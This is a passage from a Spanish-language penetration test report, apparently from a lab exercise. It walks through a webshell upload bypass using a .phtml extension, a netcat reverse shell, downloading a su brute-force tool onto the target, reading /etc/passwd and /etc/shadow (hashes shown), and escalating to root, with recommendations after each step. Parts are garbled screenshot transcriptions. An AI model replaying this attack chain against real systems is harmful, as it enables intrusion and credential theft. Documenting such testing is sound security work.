
Datos expuestos:

- 1,250 usuarios
- 320 productos
- 42 pedidos pendientes

Dashboard admin]



[#17: Pedidos]



Recomendación:

- Notificar AEPD (72h GDPR)
- Auditar acciones de admin

4.4 Hallazgo #10 – RCE vía Subida de Archivos


Severidad: CRÍTICA
ID: FIND-011


Descripción:
Explorando el panel, encontré la opción de subir archivos en Configuración. Inicialmente intenté subir un .php pero fue bloqueado. Intercepté la petición con Burp Suite, cambié la extensión a .phtml logrando bypass. Tras 3 intentos (shell.phtml, shell2.phtml), la tercera webshell (shell3.phtml) de 76 bytes fue exitosa.

Webshells subidas:

Archivo	Tamaño	Estado
shell.phtml	515B	Parcial
shell2.phtml	2.6K	Mejorado
shell3.phtml	76B	ÉXITO

#18: Burp bypass/





#19: Directorio uploads/

Recomendación:

- Deshabilitar subida de archivos
- Allowlist de extensiones
- Deshabilitar PHP en uploads/

4.5 Hallazgo #11 – Reverse Shell

Severidad: CRÍTICA

ID: FIND-012

Descripción:

Con la webshell funcional, establecí una reverse shell hacia mi máquina. Puse netcat en escucha en el puerto 4444 y ejecuté el payload desde la webshell, obteniendo acceso interactivo como www-data.

Comando:

```
bash
nc -lvnp 4444
connect to [192.168.0.16] from [172.17.0.2]
www-data@25716eb13389:~$ script -c bash /dev/null
```

Reverse shell

Severidad: CRÍTICA

ID: FIND-013

Descripción:

a vez dentro como www-data, se inició la fase de enumeración del sistema con el objetivo de identificar posibles vías de escalada de privilegios. Tras revisar la aplicación web y distintos archivos de configuración, no se encontraron credenciales expuestas ni información sensible en el código fuente ni en los recursos accesibles desde la web, incluyendo configuraciones habituales de la aplicación.


Al no localizar información relevante a nivel de la aplicación, se amplió la enumeración al entorno del sistema, identificando información de usuarios locales. Durante este proceso se detectó la existencia de un usuario del sistema que resultó relevante para continuar con el análisis y posibles fases posteriores de escalada de privilegios.

Comando:

bash

cat /etc/passwd

luisillo_o:x:1001:1001::/home/luisillo_o:/bin/sh



```
www-data@25716eb13389:/var/www/html/uploads$ ls
ls
shell.phtml  shell2.phtml  shell3.phtml
www-data@25716eb13389:/var/www/html/uploads$
www-data@25716eb13389:/var/www/html/uploads$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
_galera:x:100:65534::/nonexistent:/usr/sbin/nologin
mysql:x:101:102:MariaDB Server,,,:/nonexistent:/bin/false
luisillo_o:x:1001:1001::/home/luisillo_o:/bin/sh
www-data@25716eb13389:/var/www/html/uploads$
www-data@25716eb13389:/var/www/html/uploads$ grep -Ri pass .
```

#22: /etc/passwd/

Recomendación:

- Auditar usuarios
- Mínimo privilegio

5.2 Hallazgo #13 - Herramientas Descargadas

Severidad: ALTA

ID: FIND-014

Descripción:

Con luisillo_o identificado como objetivo, necesitaba herramientas de fuerza bruta. Descargué rockyou.txt y su-bruteforce directamente en el servidor para ejecutar el ataque localmente.

Comando:

```
bash
```

```
cd /tmp
```

```
wget https://github.com/carlospolop/su-bruteforce/archive/master.zip
```

```
unzip master.zip
```

[illegible]

: Descargas]

```
kali@kali: ~/Desktop/apolo
Session Actions Edit View Help
kali@kali: ~/Downloads | kali@kali: ~/Desktop/apolo | kali@kali: ~/Desktop/apolo | kali@kali: ~/Desktop/apolo | kali@kali: ~/Desktop/apolo | kali@kali: ~/Desktop/apolo |
bash: ls:: command not found
< cannot access 'python3': No such file or directory
bash: ls:: command not found
www-data@25716eb13389:/tmp$ www-data@25716eb13389:/tmp$
bash: www-data@25716eb13389:/tmp$: No such file or directory
www-data@25716eb13389:/tmp$ which hydra
which hydra
www-data@25716eb13389:/tmp$ wget https://github.com/carlospolop/su-bruteforce/archive/refs/heads/master.zip
--2026-03-31 18:50:18-- https://github.com/carlospolop/su-bruteforce/archive/refs/heads/master.zip
Resolving github.com (github.com)... 140.82.121.3
Connecting to github.com (github.com)[140.82.121.3]:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://codeload.github.com/carlospolop/su-bruteforce/zip/refs/heads/master [following]
--2026-03-31 18:50:20-- https://codeload.github.com/carlospolop/su-bruteforce/zip/refs/heads/master
Resolving codeload.github.com (codeload.github.com)... 140.82.121.10
Connecting to codeload.github.com (codeload.github.com)[140.82.121.10]:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [application/zip]
Saving to: 'master.zip'

master.zip          [  =>          ] 51.24K  --.-KB/s   in 0.1s

2026-03-31 18:50:20 (465 KB/s) - 'master.zip' saved [52474]

www-data@25716eb13389:/tmp$ ls
```

Recomendación:

- Bloquear salida a Internet
- Monitorear descargas

5.3 Hallazgo #14 – Fuerza Bruta Exitosa

Severidad: CRÍTICA

ID: FIND-015

Descripción:

Ejecuté su-bruteforce contra luisillo_o con rockyou.txt. Tras varios minutos de fuerza bruta, la herramienta encontró la contraseña: 19831983 (patrón año repetido).

Comando:

```
bash
/suBF.sh -u luisillo_o -w ../rockyou.txt
Password: 19831983
```

```
kali@kali: ~/Desktop/apolo
Session Actions Edit View Help
kali@kali: ~/Downloads | kali@kali: ~/Desktop/apolo | kali@kali: ~/Desktop/apolo | kali@kali: ~/Desktop/apolo | kali@kali: ~/Desktop/apolo | kali@kali: ~/Desktop/apolo | kali@kali: ~/Desktop/apolo |

www-data@25716eb13389:/tmp$ ls
ls
master.zip rockyou.txt
www-data@25716eb13389:/tmp$ unzip master.zip
unzip master.zip
Archive: master.zip
c7502ec7cd928606225450653951c262a1ceccaf
  creating: su-bruteforce-master/
  inflating: su-bruteforce-master/README.md
  inflating: su-bruteforce-master/suBF.sh
  inflating: su-bruteforce-master/top12000.txt
www-data@25716eb13389:/tmp$ cd su-bruteforce-master
cd su-bruteforce-master
www-data@25716eb13389:/tmp/su-bruteforce-master$ ls
ls
README.md suBF.sh top12000.txt
www-data@25716eb13389:/tmp/su-bruteforce-master$ chmod +x suBF.sh
chmod +x suBF.sh
www-data@25716eb13389:/tmp/su-bruteforce-master$ ./suBF.sh luisillo_o ../rockyou.txt
<teforce-master$ ./suBF.sh luisillo_o ../rockyou.txt
This tool bruteforces a selected user using binary su and as passwords: null password, username, reverse username and a wordli
You can specify a username using -u <username> and a wordlist via -w <wordlist>.
By default the BF default speed is using 100 su processes at the same time (each su try last 0.7s and a new su try in 0.007s)
You can configure this times using -t (timeout su process) ans -s (sleep between 2 su processes).
Fastest recommendation: -t 0.5 (minimun acceptable) and -s 0.003 ~ 108s to complete
```

```
kali@kali: ~/Desktop/apolo
Session Actions Edit View Help
kali@kali: ~/Downloads | kali@kali: ~/Desktop/apolo | kali@kali: ~/Desktop/apolo | kali@kali: ~/Desktop/apolo | kali@kali: ~/Desktop/apolo | kali@kali: ~/Desktop/apolo | kali@kali: ~/Desktop/apolo |

www-data@25716eb13389:/tmp$ cd su-bruteforce-master
cd su-bruteforce-master
www-data@25716eb13389:/tmp/su-bruteforce-master$ ls
ls
README.md suBF.sh top12000.txt
www-data@25716eb13389:/tmp/su-bruteforce-master$ chmod +x suBF.sh
chmod +x suBF.sh
www-data@25716eb13389:/tmp/su-bruteforce-master$ ./suBF.sh luisillo_o ../rockyou.txt
<teforce-master$ ./suBF.sh luisillo_o ../rockyou.txt
This tool bruteforces a selected user using binary su and as passwords: null password, username, reverse username and a wordli
You can specify a username using -u <username> and a wordlist via -w <wordlist>.
By default the BF default speed is using 100 su processes at the same time (each su try last 0.7s and a new su try in 0.007s)
You can configure this times using -t (timeout su process) ans -s (sleep between 2 su processes).
Fastest recommendation: -t 0.5 (minimun acceptable) and -s 0.003 ~ 108s to complete

Example: ./suBF.sh -u <USERNAME> [-w top12000.txt] [-t 0.7] [-s 0.007]

THE USERNAME IS CASE SENSITIVE AND THIS SCRIPT DOES NOT CHECK IF THE PROVIDED USERNAME EXIST, BE CAREFUL

www-data@25716eb13389:/tmp/su-bruteforce-master$ ./suBF.sh -u luisillo_o -w ../rockyou.txt
<e-master$ ./suBF.sh -u luisillo_o -w ../rockyou.txt
[+] Bruteforcing luisillo_o...
You can login as luisillo_o using password: 19831983
```

Recomendación:

- Account lockout
- MFA SSH
- Passwords 16+ chars

6. FASE 5: ELEVACIÓN DE PRIVILEGIOS

6.1 Hallazgo #15 – /etc/shadow Legible

Severidad: CRÍTICA

ID: FIND-016

Descripción:

Ya como luisillo_o, intenté leer /etc/shadow esperando encontrarlo bloqueado. Para mi sorpresa, tenía permisos de lectura debido a una misconfiguración crítica, pudiendo extraer los hashes de root y del propio usuario.


Comando:

```
bash
```

```
cat /etc/shadow
```

```
root:$y$j9T$awXWvi2tYABgO5kreZcli/$obvQc0Amd6lFWbwfElQhZD6vpjN/AEV8/hZMXLYTx07
```

```
luisillo_o:$y$j9T$jeXc8lTjhOBTedetDcKHI/$Bo6qPkbZfVsfWoTjvAZ1x0t2jG3aGsHj0jxkqOpBGg6
```

A screenshot of a Kali Linux terminal window. The terminal shows the user 'luisillo_o' at the prompt. They run 'cat /etc/shadow' and the output displays the shadow file contents, including the root user's entry with a long hash and the luisillo_o user's entry with another long hash. The terminal window has multiple tabs open, all named 'kali@kali: ~/Desktop/apolo'.**Recomendación:**

- chmod 640 /etc/shadow
- Auditar grupo shadow

6.2 Hallazgo #16 - ROOT OBTENIDO

Severidad: CRÍTICA MÁXIMO

ID: FIND-017

Descripción:

Con acceso completo al sistema, probé escalar a root. Basándome en el patrón de contraseña débil observado (19831983), probé combinaciones simples. Tras varios intentos fallidos, probé "rainbow2" y funcionó, obteniendo acceso root completo.

Comando:

bash

su - root


Password: rainbow2

root@25716eb13389:~# whoami

root

root@25716eb13389:~# id

uid=0(root) gid=0(root) groups=0(root)



The image shows two screenshots of a Kali Linux terminal window. The top screenshot shows a user attempting to run 'sudo' but failing because 'luisillo_o' is not in the sudoers file. The user then successfully switches to root using 'su root' with the password 'rainbow2'. The bottom screenshot shows the same sequence of events, but the user is already root and simply types 'su root' again, which also succeeds with the password 'rainbow2'. Both screenshots show the terminal output for 'whoami' as 'root' and 'id' as 'uid=0(root) gid=0(root) groups=0(root)'.

```
Session Actions Edit View Help
kali@kali: ~/Downloads  kali@kali: ~/Desktop/apolo  kali@kali: ~/Desktop/apolo  kali@kali: ~/Desktop/apolo  kali@kali: ~/Desktop/apolo  kali@kali: ~/Desktop/apolo  kali@kali: ~/Desktop/apolo
[sudo] password for luisillo_o: 19831983
luisillo_o is not in the sudoers file.
$

$ su root
su root
Password: rainbow2

su: Authentication failure
$ su - root
su - root
Password: rainbow2

root@25716eb13389:~# whoami
whoami
root
root@25716eb13389:~# p

kali@kali: ~/Desktop/apolo
Session Actions Edit View Help
kali@kali: ~/Downloads  kali@kali: ~/Desktop/apolo  kali@kali: ~/Desktop/apolo  kali@kali: ~/Desktop/apolo  kali@kali: ~/Desktop/apolo  kali@kali: ~/Desktop/apolo  kali@kali: ~/Desktop/apolo
[sudo] password for luisillo_o: 19831983
luisillo_o is not in the sudoers file.
$

$ su root
su root
Password: rainbow2

su: Authentication failure
$ su - root
su - root
Password: rainbow2

root@25716eb13389:~# whoami
whoami
root
root@25716eb13389:~# p
```

Recomendación:

- CAMBIAR password root INMEDIATAMENTE
- INVALIDAR SSH keys
- RECONSTRUIR servidor

7. RESUMEN DE IMPACTO

Categoría	Estado	Severidad
SQL Injection	Explotada	CRÍTICA
Admin Panel	Comprometido	CRÍTICA
RCE	Confirmada	CRÍTICA
Usuario	Comprometido	CRÍTICA
ROOT	OBTENIDO	CRÍTICA MÁXIMO

8. RECOMENDACIONES PRIORITARIAS

Críticas (0-24h):

1. Aislar servidor inmediatamente
2. Cambiar password root urgentemente
3. Invalidar todas las SSH keys
4. Parchear SQLi con Prepared Statements
5. Notificar AEPD (72h GDPR)

Altas (1-7 días):

1. Reconstruir servidor desde cero
2. Implementar MFA obligatorio
3. Migrar hashing a Argon2id
4. Desplegar WAF + EDR

Medias (1-4 semanas):

1. Implementar SDLC seguro
2. Training OWASP Top 10
3. Iniciar bug bounty program

9. CONCLUSIONES

La evaluación demostró que vulnerabilidades críticas encadenadas permitieron un compromiso total. Desde un ping inicial hasta ROOT, el proceso completo tomó aproximadamente 52 horas de trabajo metódico.

Vulnerabilidades Clave Explotadas:

1. SQL Injection autenticada
2. Contraseñas débiles (admin:0844575632, root:rainbow2)
3. Subida de archivos sin validación adecuada
4. Permisos incorrectos en /etc/shadow
5. Ausencia total de MFA

Impacto Empresarial:

- 1,250 usuarios con datos PII expuestos
- Control total del servidor comprometido
- Riesgo legal significativo por GDPR/LOPDGDD
- Posible movimiento lateral a otros sistemas

Lecciones Aprendidas:

- La seguridad debe implementarse en capas (defensa en profundidad)
- Contraseñas débiles pueden comprometer toda la infraestructura
- La validación de entrada es crítica en todas las capas
- El monitoreo continuo es esencial para detectar ataques tempranamente